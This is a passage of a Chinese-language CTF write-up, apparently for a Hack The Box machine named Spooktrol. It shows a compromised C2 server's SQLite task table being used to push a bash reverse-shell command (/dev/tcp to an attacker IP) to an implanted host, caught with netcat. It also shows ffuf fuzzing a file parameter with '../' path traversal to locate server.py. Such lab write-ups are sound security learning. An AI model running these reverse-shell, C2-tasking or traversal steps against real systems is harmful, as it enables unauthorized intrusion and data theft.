USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2608   572 ?        Ss   Jun29   0:00 /bin/sh -c service ssh start; cd /opt/spook2; python3 server.py
root          15  0.0  0.0  12176  3092 ?        Ss   Jun29   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root          16  0.3  0.5  25932 20744 ?        S    Jun29   4:55 python3 server.py
root          17  0.0  0.2  14464 10952 ?        S    Jun29   0:00 /usr/bin/python3 -c from multiprocessing.resource_tracker import main;main(4)
root          18  0.2  1.4 211340 58240 ?        Sl   Jun29   4:15 /usr/bin/python3 -c from multiprocessing.spawn import spawn_main; spawn_main(tracker_fd=5, pip
root          24  0.0  0.2  13384  8708 ?        Ss   12:15   0:00 sshd: root@pts/0
root          35  0.0  0.0   5992  3996 pts/0    Ss   12:15   0:00 -bash
root          44  0.0  0.0   7648  3348 pts/0    R+   12:16   0:00 ps aux
能看到用 python 运行着 server.py,查找该文件:
root@spook2:/# find / -name server.py 2>/dev/null
/opt/spook2/server.py
/usr/lib/python3/dist-packages/dbus/server.py
/usr/lib/python3.8/http/server.py
/usr/lib/python3.8/xmlrpc/server.py
/usr/local/lib/python3.8/dist-packages/asgiref/server.py
/usr/local/lib/python3.8/dist-packages/uvicorn/server.py带着题目名字的(/opt/spook2/server.py)应该就是了。
进入目录:
root@spook2:/# cd /opt/spook2
root@spook2:/opt/spook2# ls
Dockerfile  app  files  server.py  sql_app.db
可以看到一个镜像配置文件,查看:
FROM ubuntu:latest

ENV DEBIAN_FRONTEND=noninteractive

RUN apt-get update && apt-get install -y python3-pip openssh-server sqlite3
RUN pip3 install uvicorn fastapi sqlalchemy python-multipart
RUN mkdir /root/.ssh/; touch /root/.ssh/authorized_keys; chmod 600 /root/.ssh/authorized_keys

ADD spook2/ /opt/spook2

CMD service ssh start; cd /opt/spook2; python3 server.py
使用了 sqlite 数据库,数据库文件刚刚已经看到:sql_app.db。
交互式查看:
root@spook2:/opt/spook2# sqlite3 sql_app.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite>
查看有哪些表:
sqlite> .tables
checkins  sessions  tasks
查看 sessions 表:
sqlite> select * from sessions;
1|10a6dd5dde6094059db4d23d7710ae12|spooktrol
2|1c85537055c2f9f0074a7d79decbe078|parrot
3|12def7182c14a7919138e0b881263cc8|parrot
4|126684c337ba1e3c5a730aad6c46129c|parrot
5|17d328bbac2c4c4cf3d31efa30d498aa|parrot
6|1592f8647e831cfd650c05279993db0e|parrot
7|142e3fd2ad53ba58e3bd9bb4a06ffae8|parrot
8|12f3b02b74678e571436f7f268f70b0a|parrot
9|11144da1085ce8a0b4f98185ec45e6e0|parrot
10|16abaced259222152d80256a28d3bbe0|parrot
11|1764d102c8286329cc46b05d9df0d5bc|parrot
12|19f75785fcd38d089e7f27f470e53fb4|parrot
13|1d39c88ea8fa7cd5f7d39d4ca09630ae|parrot
14|1e1c9586719e3b3fe4848223f960479e|parrot
15|1c88f01e2c40dd82b3ca7d55744bff6e|parrot
16|1e0a680901d3a21bcd76a472a492a7d8|parrot
17|198346463c045c9fb39d9744c5308606|parrot
18|1616ddc2e07520cb2c0c495cdad240be|parrot
19|11f4211913c5458e7c6267908bd297b8|parrot
20|1a9e4702ad432d2f40dbf16228274f0e|parrot
21|1f117ccff7ae184dada43bc5b7ecfdfc|parrot
22|16e2713d295d894fdfbc948315c6b4da|parrot
23|119a2f42e0567272defcf7304a33fb4c|parrot
24|1bbddd56dd1a775b3d0b284d8f5373bc|parrot
25|1eaa163e05c691f571561906aa417b68|parrot
26|151edf2cc86950933ba5664dd6e60e50|parrot可以看到除我(parrot)之外的另一台主机:spooktrol
中间一长串信息就是 session:
sqlite> .schema sessions
CREATE TABLE sessions (
        id INTEGER NOT NULL,
        session VARCHAR,
        hostname VARCHAR,
        PRIMARY KEY (id)
);
CREATE INDEX ix_sessions_hostname ON sessions (hostname);
CREATE INDEX ix_sessions_id ON sessions (id);
CREATE UNIQUE INDEX ix_sessions_session ON sessions (session);
查看另外两张表:
sqlite> select * from checkins where session = "10a6dd5dde6094059db4d23d7710ae12";
1|10a6dd5dde6094059db4d23d7710ae12|2021-10-22 02:08:02.077064
2|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:46:01.493688
3|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:48:01.658921
4|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:50:01.913897
5|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 14:56:01.370035
……
……
……
778|10a6dd5dde6094059db4d23d7710ae12|2026-06-30 12:22:01.590712
779|10a6dd5dde6094059db4d23d7710ae12|2026-06-30 12:24:01.995583
780|10a6dd5dde6094059db4d23d7710ae12|2026-06-30 12:26:01.442999
每隔两分钟就会连接一次。
sqlite> select * from tasks;
1|10a6dd5dde6094059db4d23d7710ae12|1|1|whoami||root

2|1c85537055c2f9f0074a7d79decbe078|1|1|whoami||root

3|12def7182c14a7919138e0b881263cc8|1|1|whoami||root

4|126684c337ba1e3c5a730aad6c46129c|1|1|whoami||root

5|17d328bbac2c4c4cf3d31efa30d498aa|1|1|whoami||root

6|1592f8647e831cfd650c05279993db0e|1|1|whoami||root

7|142e3fd2ad53ba58e3bd9bb4a06ffae8|1|1|whoami||root

8|12f3b02b74678e571436f7f268f70b0a|1|1|whoami||root

9|11144da1085ce8a0b4f98185ec45e6e0|0|1|whoami||
10|16abaced259222152d80256a28d3bbe0|1|1|whoami||root

11|1764d102c8286329cc46b05d9df0d5bc|1|1|whoami||uid=0(root) gid=0(root) groups=0(root)

12|19f75785fcd38d089e7f27f470e53fb4|0|1|whoami||
13|1d39c88ea8fa7cd5f7d39d4ca09630ae|0|1|whoami||
14|1e1c9586719e3b3fe4848223f960479e|0|1|whoami||
15|1c88f01e2c40dd82b3ca7d55744bff6e|0|1|whoami||
16|1e0a680901d3a21bcd76a472a492a7d8|0|1|whoami||
17|198346463c045c9fb39d9744c5308606|0|1|whoami||
18|1616ddc2e07520cb2c0c495cdad240be|0|1|whoami||
19|11f4211913c5458e7c6267908bd297b8|0|1|whoami||
20|1a9e4702ad432d2f40dbf16228274f0e|0|1|whoami||
21|1f117ccff7ae184dada43bc5b7ecfdfc|0|1|whoami||
22|16e2713d295d894fdfbc948315c6b4da|0|1|whoami||
23|119a2f42e0567272defcf7304a33fb4c|0|1|whoami||
24|1bbddd56dd1a775b3d0b284d8f5373bc|0|1|whoami||
25|1eaa163e05c691f571561906aa417b68|0|1|whoami||
26|151edf2cc86950933ba5664dd6e60e50|0|1|whoami||sqlite> .schema tasks
CREATE TABLE tasks (
id INTEGER NOT NULL,
target VARCHAR,
status INTEGER,
task INTEGER,
arg1 VARCHAR,
arg2 VARCHAR,
result VARCHAR,
PRIMARY KEY (id)
);
CREATE INDEX ix_tasks_id ON tasks (id);这是在目标服务器上运行的任务记录,并且会显示对应的结果(也能看到之前我手动构造的 id 命令)。
种种迹象表明,这是 C2 Server,而最初下载的 impant 文件,就是 C2 要在受害者服务器上植入的恶意可执行文件。该恶意文件一旦被执行,就会不间断地请求 /poll 端点来获取 C2 下发的任务,然后将结果返还给 C2。
通过 spooktrol 定期访问 C2 Server 可以看出,该主机被植入 impant 之后,并且运行了它。
既然我们控制了 C2 Server,就可以给 spooktrol 下发任务。
通过 .dump <table_name> 可以查看语法:
sqlite> .dump tasks
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE tasks (
        id INTEGER NOT NULL,
        target VARCHAR,
        status INTEGER,
        task INTEGER,
        arg1 VARCHAR,
        arg2 VARCHAR,
        result VARCHAR,
        PRIMARY KEY (id)
);
INSERT INTO tasks VALUES(1,'10a6dd5dde6094059db4d23d7710ae12',1,1,'whoami','',X'726f6f740a');
INSERT INTO tasks VALUES(2,'1c85537055c2f9f0074a7d79decbe078',1,1,'whoami','',X'726f6f740a');
INSERT INTO tasks VALUES(3,'12def7182c14a7919138e0b881263cc8',1,1,'whoami','',X'726f6f740a');
INSERT INTO tasks VALUES(4,'126684c337ba1e3c5a730aad6c46129c',1,1,'whoami','',X'726f6f740a');
INSERT INTO tasks VALUES(5,'17d328bbac2c4c4cf3d31efa30d498aa',1,1,'whoami','',X'726f6f740a');
INSERT INTO tasks VALUES(6,'1592f8647e831cfd650c05279993db0e',1,1,'whoami','',X'726f6f740a');
INSERT INTO tasks VALUES(7,'142e3fd2ad53ba58e3bd9bb4a06ffae8',1,1,'whoami','',X'726f6f740a');
INSERT INTO tasks VALUES(8,'12f3b02b74678e571436f7f268f70b0a',1,1,'whoami','',X'726f6f740a');
INSERT INTO tasks VALUES(9,'11144da1085ce8a0b4f98185ec45e6e0',0,1,'whoami','','');
INSERT INTO tasks VALUES(10,'16abaced259222152d80256a28d3bbe0',1,1,'whoami','',X'726f6f740a');
INSERT INTO tasks VALUES(11,'1764d102c8286329cc46b05d9df0d5bc',1,1,'whoami','',X'7569643d3028726f6f7429206769643d3028726f6f74292067726f7570733d3028726f6f74290a');
INSERT INTO tasks VALUES(12,'19f75785fcd38d089e7f27f470e53fb4',0,1,'whoami','','');
INSERT INTO tasks VALUES(13,'1d39c88ea8fa7cd5f7d39d4ca09630ae',0,1,'whoami','','');
INSERT INTO tasks VALUES(14,'1e1c9586719e3b3fe4848223f960479e',0,1,'whoami','','');
INSERT INTO tasks VALUES(15,'1c88f01e2c40dd82b3ca7d55744bff6e',0,1,'whoami','','');
INSERT INTO tasks VALUES(16,'1e0a680901d3a21bcd76a472a492a7d8',0,1,'whoami','','');
INSERT INTO tasks VALUES(17,'198346463c045c9fb39d9744c5308606',0,1,'whoami','','');
INSERT INTO tasks VALUES(18,'1616ddc2e07520cb2c0c495cdad240be',0,1,'whoami','','');
INSERT INTO tasks VALUES(19,'11f4211913c5458e7c6267908bd297b8',0,1,'whoami','','');
INSERT INTO tasks VALUES(20,'1a9e4702ad432d2f40dbf16228274f0e',0,1,'whoami','','');
INSERT INTO tasks VALUES(21,'1f117ccff7ae184dada43bc5b7ecfdfc',0,1,'whoami','','');
INSERT INTO tasks VALUES(22,'16e2713d295d894fdfbc948315c6b4da',0,1,'whoami','','');
INSERT INTO tasks VALUES(23,'119a2f42e0567272defcf7304a33fb4c',0,1,'whoami','','');
INSERT INTO tasks VALUES(24,'1bbddd56dd1a775b3d0b284d8f5373bc',0,1,'whoami','','');
INSERT INTO tasks VALUES(25,'1eaa163e05c691f571561906aa417b68',0,1,'whoami','','');
INSERT INTO tasks VALUES(26,'151edf2cc86950933ba5664dd6e60e50',0,1,'whoami','','');
CREATE INDEX ix_tasks_id ON tasks (id);
COMMIT;本地开启监听:
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
插入新的任务(执行反弹 shell 命令):
sqlite> INSERT INTO tasks VALUES(27,'10a6dd5dde6094059db4d23d7710ae12',0,1,'bash -c "bash -i >& /dev/tcp/10.10.16.64/4444 0>&1"','','');等待一会(最长两分钟),就能看到 spooktrol 的 shell 就被反弹过来了:
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.20.251 35102
bash: cannot set terminal process group (77830): Inappropriate ioctl for device
bash: no job control in this shell
root@spooktrol:~#
root flag:
root@spooktrol:~# cat /root/root.txt
cat /root/root.txt
f000561************五、填坑#
之前说的:通过 FUZZ 来下载后端源码,进行白盒审计。
关键的难点就在于这个自定义路径:
root@spook2:/opt/spook2# pwd
/opt/spook2
但是,也有个小技巧,就是反向推测路径:
ffuf -u http://spooktrol.htb/file_management?file=FUZZ -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -e .py -r -fc 500

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://spooktrol.htb/file_management?file=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Extensions       : .py
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 500
没有,则往前一个目录,继续 FUZZ:
ffuf -u http://spooktrol.htb/file_management?file=../FUZZ -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -e .py -r -fc 500

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://spooktrol.htb/file_management?file=../FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Extensions       : .py
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 500
________________________________________________

server.py               [Status: 200, Size: 115, Words: 12, Lines: 5, Duration: 130ms]
这是非常吃网络稳定性和字典质量的,并不推荐作为本题的主方案,而且从 OPSEC(Operations Security)来讲,这一条路势必会产生大量的日志,容易被发现以及对服务器造成过量负担。
但作为思路拓展还是不错的。